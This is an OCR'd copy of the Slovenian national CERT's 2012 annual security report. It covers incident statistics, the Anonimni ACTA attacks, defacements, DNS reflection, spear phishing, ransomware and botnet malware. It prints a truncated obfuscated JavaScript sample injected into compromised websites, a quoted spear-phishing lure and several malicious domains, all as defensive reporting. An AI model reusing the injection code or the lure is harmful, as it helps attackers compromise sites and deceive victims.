esc N E T W O R K (!)

S E C U R I T Y

R E P O R T

2 0 1 2 arnes

si·cert

SAFE ON THE INTERNET

si·cert

SI-CERT (Slovenian Computer Emergency Response Team) is the national centre handling network incidents. You can report computer intrusions or attempted network misuse by email at cert@cert.si or by telephone on (01) 479 88 22.

Pursuant to resolution 38600-3/2009/21 of the Government of the Republic of Slovenia dated 8 April 2010 SI-CERT undertakes the duties of the response centre for incidents in state and public administration systems.

www: www.cert.si


Facebook: facebook.com/sicert

Twitter: twitter.com/sicert

INDEX


Esc

si·cert




F11
F12
Ins
Home
Del
PrtSc
Shift

ACTA NON VERBA

I began last year's report by asserting 2011 was a year that will be remembered for the Anonymous group, and then at the start of 2012, Slovenia was attacked by Anonymous in relation to the signing of the ACTA treaty. Hacktivism was not however last year's only information security related theme. If I had to choose just one important development last year, I would pick the first serious attacks on Slovenian bank customers, both individuals and businesses. We saw various types of attack, clearly demonstrating that criminals are starting to target our small market. They included foreign as well as local hackers: our laboratory analysed malware developed in Slovenia, which we quickly realised was also where it was being controlled from.

Malicious code or malware is the centre around which modern and advanced network incidents revolve. Viruses, trojans, worms and bots are today combined in multifunctional and modular software which carries out a wide range of tasks - from the most trivial of sending spam advertising Viagra to sophisticated targeted attacks sponsored by large nation states. We already must do more in the area of analysing malware, and in future this knowledge will be even more important.

While we're on the topic of cyber espionage and sabotage, it would be easy to forget more everyday problems - infections of home computers or intrusions in small businesses' web servers. Of course this story doesn't sound as interesting, but to the victim it is certainly more important than stories on cyber warfare between the US and China. We believe that through appropriate responses to the most common incidents, the national response centre SI-CERT is also helping gradually improve Internet security in Slovenia.

Gorazd Božič, *Team Manager of SI-CERT*

ROLE OF SI-CERT

SI-CERT is the national response centre for handling Internet security incidents. We receive reports of abuse, intrusions, infections and all other incidents relating to computer and network security. Since it was founded in 1995, SI-CERT has operated within the public institute Arnes (Academic and Research Network of Slovenia). Our experts help those affected by individual incidents with our specialist knowledge and experience.

SI-CERT works with other actors in the field of information and network security, both at home and abroad. We are active in the European working group TF-CSIRT (http://www.tf-csirt.org) and the global association FIRST (Forum of Incident Response and Security Teams, http://www.first.org/), as well as in the group of national response centres chaired by the CERT/CC in United States of America.

On 27 and 28 September 2012, SI-CERT hosted a meeting in Ljubljana of the TF-CSIRT working group, which since 2000 has brought together all European CERT response centres. The meeting was attended by 70 guests from 24 countries.

On 31 May 2010, Arnes and the Ministry of Justice and Public Administration signed an agreement on cooperation in the area of information security pursuant to the Government resolution. The agreement stipulates that Arnes' security centre SI-CERT will help set up the government CERT centre (provisionally named SIGOV-CERT), and until then will coordinate security incidents for all public-administration information systems. In its role as the government response centre, SI-CERT is the national contact point with the Council of Europe and is a member of the IMPACT group of the International Telecommunications Union (ITU) at the United Nations.

In 2012 we provided guidance and management assistance to colleagues in the Croatian government CERT ZSIS and the newly established Montenegrin national CIRT.ME. We also gave 30 talks at home and abroad, including an invited talk on attacks by Anonymous at the FIRST Symposium (Sao Paulo, Brazil) and the introductory talk "Would Kafka write about Google and clouds?" at the 64th RIPE meeting in Ljubljana.



Tadej Hren
Jasmina Mešić
Matej Breznik
Gorazd Božič
Team Manager
of SI-CERT

INCIDENT RESPONSE

Two SI-CERT employees, Tadej Hren and Gorazd Božič, were honoured at the start of 2012 by FBI Director Robert S Mueller III for their cooperation in the investigation of a botnet used to carry out attacks on several US media websites in 2007. We analysed an example of the bot in the SI-CERT laboratory and it was our findings that led to the arrest of Bruce Raisley in June 2009. The trial was held in September 2010 in New Jersey, and those testifying included Tadej Hren, who managed the SI-CERT response to the incident and the analysis of the malware. Bruce Raisley was convicted in April 2011 and sentenced to two years in prison. The FBI director's award was presented in January 2012 in the offices of the General Police Administration in Ljubljana by the legal affairs attaché, FBI agent Steven L Paulson.


The response to a network security incident is divided into four phases. **Preparation** of a suitable working environment and appropriately trained staff is a precondition for the operation of the response centre. A network of contact addresses at home and around the world must also be maintained. This phase also includes preventive activities: education, notification and public awareness. We start to respond to a specific incident through **detection and analysis**, when we detect the incident. Most often this is a result of an incident report sent to cert@cert.si. We can then categorise this report and then undertake the analysis appropriate to the category or type of incident. We correlate various data from the incident, other incidents, and clues uncovered in the investigation. In the **containment, eradication and recovery** phase, we gather evidence, limit the exposure of systems and notify as appropriate system administrators, providers and other CERT centres. Finally, we carry out **post-incident activities**, which are often the most important. In this phase we gather experience and link it to other previous incidents. We can thus detect trends, spot new vulnerabilities and improve our own knowledge and experience.

Incident response lifecycle




Incidents in numbers

The number of incidents per year



We handled more incidents in 2012 (1250) than in 2011 (762) and 2010 (476) combined!



- *Year 2012: 1250*
- *Year 2011: 762*
- *Year 2010: 478*


Types of incidents

The table below shows the types of incidents for the last 5 years.

We introduced some new incident types in 2012: defacement and application attacks (previously recorded under abuse of service or system intrusion) and press queries.

TYPE OF INCIDENT	2008	2009	2010	2011	2012
probe or scan	86	39	44	62	51
botnet	9	3	11	12	12
DDos attack	22	10	18	28	47
malware analysis	18	53	68	126	258
abuse of service	16	15	12	28	9
system intrusion	32	25	56	93	76
account compromise				1	9
defacement					125
application attacks					17
Technical attacks	**Σ 183**	**Σ 145**	**Σ 209**	**Σ 350**	**Σ 604**
identity theft			10	52	67
scam	5	24	26	89	161
spam	21	22	36	25	74
phishing	23	38	50	61	139
dialler					1
Online frauds	**Σ 49**	**Σ 84**	**Σ 122**	**Σ 227**	**Σ 442**
court order	11	6	11	11	9
copyright violation	2	4	2	5	9
internal	3	4	16	38	25
press					18
other questions	70	74	92	120	128
Queries and administration	**Σ 86**	**Σ 88**	**Σ 121**	**Σ 174**	**Σ 189**

Incident breakdown



Incidents handling in 2012

2727 reports

1250 incidents

946 investigations

4165 messages sent

The most common incidents in 2012

258 malware analysis

125 cases of defacements, 428 website owners and domain holders notified

100 % increase in phishing attacks and scams

Anonymous or Anonimni? The hacktivist group, which has no clear organisational structure, became more visible through a series of intrusions in 2011. Although it began in the US, anyone on the internet or in street protests can become part of the group. In this report we use the English word for parts of the group operating abroad and the Slovenian word for individuals in Slovenia identifying as part of the group.

The most numerous are incidents of malware distributed by email or used in ***drive-by download*** attacks. Most commonly we see hidden Javascript code on websites or trojans sent by email. The second most common technical attack are defacements of websites, which points out the problems that smaller companies are having with maintaining their web presence. We are also seeing a clear growth in online fraud, which is covered in greater detail in the second part of the report.

ATTACKS BY ANONIMNI

Slovenia along with 21 other EU member states signed ACTA (Anti-Counterfeiting Trade Agreement) in Tokyo on January 2012. The signature led to a public announcement of attacks by the Anonimni group (Slovenian for Anonymous, see explanation on the side) and an ultimatum to the Slovenian Government to suspend or withdraw its signing of the agreement. SI-CERT coordinated a set of technical measures to defend the ARNES network (via which the HKOM government network connects to the internet). A coordination group was set-up together with the Ministry of Public Administration (managers of the HKOM network) and all Slovenian ISPs were alerted on expected types of attacks along with suggested defensive techniques.


A series of DDoS (distributed denial-of-service) attacks, attempted intrusions into public-administration systems and some defacing of websites took place from February 4-17. For a short time, DDoS attacks disabled access to the servers of Nova Ljubljanska Banka, the websites of several Slovenian political parties, and the government predlagaj.vladi.si portal. The attacks did not cause any sustained damage. A file with the names of state officials, some internal IP addresses of the HKOM network, and a list of revoked certificates from 2006 were published. This was incorrectly described as an intrusion in the digital certificate-allocation system in some sections of the media, whereas it actually only involved a file several years old on a forgotten server, and certainly did not enable access to public-administration systems.

Anonimni identified a number of weaknesses of web applications on public servers of state institutions, which enabled exploitation of XSS (cross-site scripting). Using this, the group was able for example to display its logos and messages among results on the government web search engine. This type of attack does not mean a system compromise or intrusion into it, but such "vandalism" attracted media attention.

Since the attacks on state institutions failed, the group sought other targets. The defacing of the website of the Slovene Consumers' Association on February 12 marked a turning point in the ***Anonimni*** campaign, with the group's public image suffering, and the intensity of attacks was greatly reduced in the following days.

Although the attacks did not seriously affect the systems of state institutions, it is fair to say that ***Anonimni*** attracted a great deal of media attention. The hacktivist group ensured that the ACTA agreement and the associated attacks were in the news every day. There were public discussions on online activism and the right to web protests, topics about which we will certainly hear more in future.

Attacks by Anonimni



INFRASTRUCTURE PROTECTION

Strategies have much to say on protecting ***critical infrastructure***, interruptions to which have serious consequences for our lives. On the other hand, we deal very little with the problem of much more widespread infrastructure, where tens or hundreds of abuses occur every day. This affects every website – companies, societies, schools and personal blogs. The large number of unmaintained websites represents an ideal opportunity for various forms of abuse, from defacing (sometimes reminiscent of web graffiti) through inserting links on adverts (***click-fraud***) to exploiting popular websites to infect users with malware - trojans and viruses.

Websites usually "fall" in one of two tests: either an administrator is convinced by a simple ***phishing*** attack to send the intruder the administrator password, or there are unmaintained servers which no one has paid much attention to after initial installation, resulting in many security holes.

Sample of injected Javascript code

```
<!DOCTYPE html PUBLIC »-//W3C//DTD XHTML 1.0 Transitional//EN« »http://www.w3.org/
TR/xhtml1/DTD/xhtml1-transitional.dtd«>
<html xmlns=«http://www.w3.org/1999/xhtml« xml:lang=«sl-si« lang=«sl-si« >
<head>
<SCRIPT type=«text/javascript«><!-- $=-[];$={__:++$,$$$$:(![]+««)[$],__$:++$,$_$_:(![]+««)
[$],_$_:++$,$_$$:({}+««)[$],$$_$:($[$]+««)[$],_$$:++$,$$$_:(!««+««)[$],$__:++$,$_$:++$,$$__:({}+««)
[$],$$_:++$,$$$:++$,$___:++$,$_$:++$};$.$_=($.$_=$+««)[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+««)
[$.__$])+((!$)+««)[$._$$]+($.__=$.$_[$.$$_])+($.$=(!««+««)[$.__$])+($._=(!««+««)[$._$_])+$.$_[$.$_$]+$._
_+$._$+$.$;$.$$=$.$+(!««+««)[$._$$]+$.__+$._+$.$+$.$$;$.$=($.__)[$.$_][$.$_];$.$($.$($.$$+«\««+«
\\«+$.__$+$.$$_+$.__+$.$_$_+«\\«+$.__$+$.$_+$.$$$+$.$$$_+«_«+(![]+««)[$._$_]+«\\«+$._
$+$.$_$+$._$+«\\«+$._$+$.$_$+$.$$_+«\\«+$._$+$.$_$+$._$$+«\\«+$._$+$.$$_+$._$$+«
\\«+$.$$$+$.$_$+« []\\«+$.$$$+$._$$+«\\«+$._$+$._$_+« »+$.$$$$+$._+«\\«+$._$+$.$_$+$.$$_
+$.$$_+$._+«\\«+$._$+$.$_$+$._$+$._$+«\\«+$._$+$
```

Phishing

Of 139 examples of phishing attacks, 14 targeted Slovenian users. In the remaining 125 incidents we responded to misuse of servers in Slovenia, in which foreign offenders injected fake login pages for foreign banks. Thus what seems to be (perhaps even for the owner) an unimportant and unmaintained website of a small yoga club in Slovenia can enable an offender to steal user passwords, and in the end perhaps causing substantial financial harm to victims abroad.

Attacks on US banks

In December 2012, Anonymous broke into a large number of web servers with the Joomla Content Management System (CMS) installed. The misused servers were linked into a ***botnet*** which was used to carry out multiple DDoS attacks on large American banks.

DNS reflection attack


A "DNS reflection" attack is a very old method for flooding victims with traffic. So old in fact that we dismissed it years ago, but it returned even stronger in 2012. The attack involves a spoofed IP source address, where DNS requests are sent in the name of the victim to many open ***recursive*** DNS servers, the responses of which flood the victim. The attack can only succeed if there are many open DNS proxies ("open resolvers") and the response is big enough. Whereas we used to talk of DNS "amplification" (the ratio between the volume of queries and responses) on the order of 1:10, the introduction of DNSSEC allows ratios of 1:100. In the cases we handled, we saw attacks of the order of several Gb/s. We estimate that there are several thousand open recursive DNS servers in Slovenia. This relatively large number is partly due to the fact that Microsoft DNS servers do not separate the authoritative and recursive functions of DNS servers. If you wish to operate your own domain in the Windows OS, you have to install two separate DNS servers, one for data on your domain and the other internal to provide resolution of domain names for your local networks.

DNS reflection attacks were used by blackmailers, who first crippled victims, then contacted the companies via web contact forms and demanded "ransoms", otherwise the attack would be repeated. Victims were Slovenian companies operating primarily online, and the clues pointed to Lebanon and Algeria as the origins, making it very difficult to officially prosecute such crimes.

The DNSSEC protocol allows digital signing of domain zones and will in future be able to prevent some forms of misuse of internet domains. The Slovenian .si zone was signed on 1 December 2011, and by some measures we are among the most advanced countries in the use of this protocol.

Source: register.si

DNS reflection attack



ATTACK VECTOR:

Attacker collects a large number of open DNS resolvers and then uses networks that allow IP address spoofing and changes her address (Alice) with that of the victim (Bob). Next Alice sends small queries to DNS resolvers and those all send replies to Bob (thinking it was him that is asking the question) flooding him with 100x larger responses. That can be enough to prevent Bob (or his servers) to operate on the net.

Cyber Europe 2012

At the start of October 2012, Slovenia took part in Cyber Europe 2012, a European exercise in cyber security organised by ENISA, the European Network and Information Security Agency. The purpose of the exercise was to link activities and resources on the national and EU levels in order to improve the resistance of critical information infrastructure. To this end the exercise tested communications and coordination levers on the European and national levels. In the exercise, SI-CERT took on the role of national contact point for reporting network incidents.

The exercise was based on the scenario of a broad attack by a hacktivist group which, by infecting domestic routers, built a network (botnet) and carried out several denial of service attacks on the websites of Slovenian banks and ministries. The aim of the exercise was to find and disable the control infrastructure through which the group of attackers operated the botnet. SI-CERT's activities were geared towards coordination with other actors in the country (participating Slovenian ISPs, ministries and banks) and European CERT response centres.

The exercise showed that on the national level we have the basic capacity to respond to cyber incidents and threats in the form of SI-CERT, while the Anonimni attacks in February also proved the suitability of coordination and responses on the national level - the attacks were restricted to publicly available services in the state and banking sectors, while the readiness of other sectors in the country remains unknown.

The exercise scenarios proved highly realistic, as before the end of the year we handled a very similar incident in which attackers misused home routers and media players on which they installed malware, linking them into a botnet with which they carried out attacks.

***NATO CMX2012 exercise** – staged a month later within the NATO alliance. This was more widely conceived, and included an exercise in cyber security involving SI-CERT.*

MALWARE

Malware is a tool widely used for opening up third-party computers. We used to distinguish between viruses, trojan horses, internet worms and bots, but today the boundaries among them have disappeared, as advanced malware uses various features to achieve its goals. Surreptitiously installed programs exploit vulnerabilities in unpatched computers (or other devices) that are inadequately maintained. In the underground hacker marketplace, the most valued vulnerabilities are so-called **zero day exploits** – security holes exploited "in the wild" before a fix is available. Zero day gives intruders an excellent opportunity, so they are willing to pay for newly discovered vulnerabilities.

Email remains the most common delivery mechanism for malware. Attachments may simply be EXE files which the user launches, or specially prepared PDF documents or Microsoft Excel or Word files containing malicious components. The second most common mechanism is **drive-by downloads**, where attackers inject elements invisible to users in poorly protected web servers (see Infrastructure section). These attempt to exploit vulnerabilities in browsers or browser components. You can then be infected just by visiting ordinary websites.

Java is currently the most vulnerable, so we advise everyone who doesn't need it in their browser to remove the plug-in.

Malware development is an arms race in which virus writers are generally one step ahead. In the development environment, malware is tested using various anti-virus software and is released onto the internet in a form that the software does not detect. Criminals can also rent services that, for payment, will spread infections (BlackHole Exploit Toolkit being the best known) and enable real-time tracking of the number of infections, the success rate in terms of operating system and browser, and the locations around the world to which the infection has spread.

Surreptitiously installed code can perform various services for intruders, depending on their motives. The most basic include exploitation of third-party computers to distribute spam and carry out attacks on other computers. ***Bank trojans*** steal money through advanced banking channels. In recent years we have also seen how large countries use the internet for state and industrial espionage while, in the best known example, Stuxnet was used for sabotage.

Targetted attacks

Od: »BARGAWI Omar (EEAS-NEW YORK)« <numie.acker@gmail.com>
Datum: 13.08.2012 00:54

Za: … , slovenia@un.int, …
Zadeva: RE: Draft decisions of the High-level Committee on South-SouthCooperation
Priponka: HLC - DRAFT DECISION 1 (EU amendments 9 August).doc

Dear colleagues, Many thanks to the Bureau and Special Unit for organising the informals next week and for circulating a compilation of amendments made during the May Session. I thought it may be useful to circulate in advance of the informals an updated and consolidated list of EU Member State amendments to the draft Decision 17/1 (attached).
Best, Omar
Omar Bargawi
First Secretary/ Adviser Delegation of the European Union to the UN
222 East 41st Street, 25th Floor
New York NY 10017
Tel. +1 212 401 0142
Cell. +1 917 456 7408
Fax. +1 212 758 2718

Spear phishing: unlike ordinary phishing, spear phishing targets *individual victims*. Victims receive a message specifically related to their job and work duties. As a result, such attacks are often successful, and are also the first step in APT (advanced persistent threat) operations.

Spear phishing

1

Email with the malicious attachment received

2

The attachment can display a legitimate-looking content (such as the meeting agenda) and quetly drops additional code on the computer and executes it.

3

Malware installs itself into start-up routines of the system and itself being small, contacts the master ("Successful infection on address X!") from where additional components can be loaded. Those can collect information from the infected system and send them to the master.

Ransomware

"Warning! Your computer has been blocked for one of the reasons listed below."

This message awaited users infected with the **Ukash** virus while visiting websites in which elements were concealed which exploited security holes in browsers or their components (most often the Java plug-in). On infection, the virus hides its tracks by installing itself in ordinary processes of the Windows operating system, copying itself to disk and then installing itself in the shell of the operating system. On logging in, the virus contacted the **tdzzf.ru** or **cxcyp.su** websites, which responded with a notice in the language appropriate to the geographic location of the user.

Removing the infection was relatively simple. Boot the computer in safe mode with a command line, locate the copy of the virus (msconfig.dat, ctfmon.lnk or skype.dat) and delete it. You can then use your computer as normal.


The author of the **Ransomcrypt virus** took a different approach: on infection it encrypted all files it could access and displayed a notice demanding payment. The Russian anti-virus company Dr. Web produced a decryption tool which helped users restore their data.

Most of those who sought assistance from SI-CERT after being infected with blackmail software had not made regular backups.

Preinstalled viruses


In August 2011, Microsoft's Digital Crimes Unit (DCU) bought 20 computers at various locations in China. They found that four of the twenty computers were already infected on purchase. A year later, Microsoft obtained a court order to seize the domain which the **Nitol** virus used to connect to a botnet. They discovered that the malware was installed in the actual supply chain of the computer vendors.


Preinstalled virus NITOL




Nitol has two variants and spreads via **USB drives.**

The computer is **infected at the time of purchase** and **when connected becomes a part of a botnet** that can perform coordinated denial-of-service attacks on the internet.





Malware is installed **already in the production and supply chain**.



367 IP addresses in Slovenia distributed among **18 different ISPs** shown signes of infection by trying to connect to one of the controling servers.

The domain 3322.org was used to **direct infected computers** to the controling servers. Microsot DCU (Digital Crimes Unit) managed to take over the control of the domain and collect information on infected systems.

DNSChanger

In 2007, a group of six Estonian citizens developed the DNSChanger trojan which infected around 4 million computers in more than 100 countries. The trojan rerouted DNS requests to servers under their control. These were then able to undertake man-in-the-middle attacks. In November 2011, the FBI working with Estonian prosecutors arranged the arrest of a group of perpetrators (operation Ghost Click) who had manipulated web adverts on infected systems, making a profit of US$14 million. At the time, control of the malicious DNS servers was handed over to ISC (Internet Systems Consortium), authors of the bind DNS server. They replaced the servers with their own, as removing them entirely would have meant millions of infected users would have problems using the internet. They also set a deadline for disconnecting the DNSChanger servers: 9 July 2012.

Like other CERT centres around the world, SI-CERT worked with ISC in a coordinated campaign to notify infected users, both via providers and directly by setting up a special website, ***dns-ok.si***, where users could check if they were infected.

SI-CERT figures show that from November 2011 to June 2012, a total of 76,000 different IP addresses in Slovenia showed signs of infection. During this period many computers were of course independently disinfected, but each infected computer could use multiple IP addresses for extended periods, making it very difficult to determine accurately the actual number of infected computers. Taking a slightly different approach, the ***weekly*** number of recorded IP addresses showing signs of infection fell from 5,400 in November 2011 to 520 at the end of the campaign (July 2012).

Weekly number of recorded IP addresses showing signs of infection

THREATS TO E-BANKING

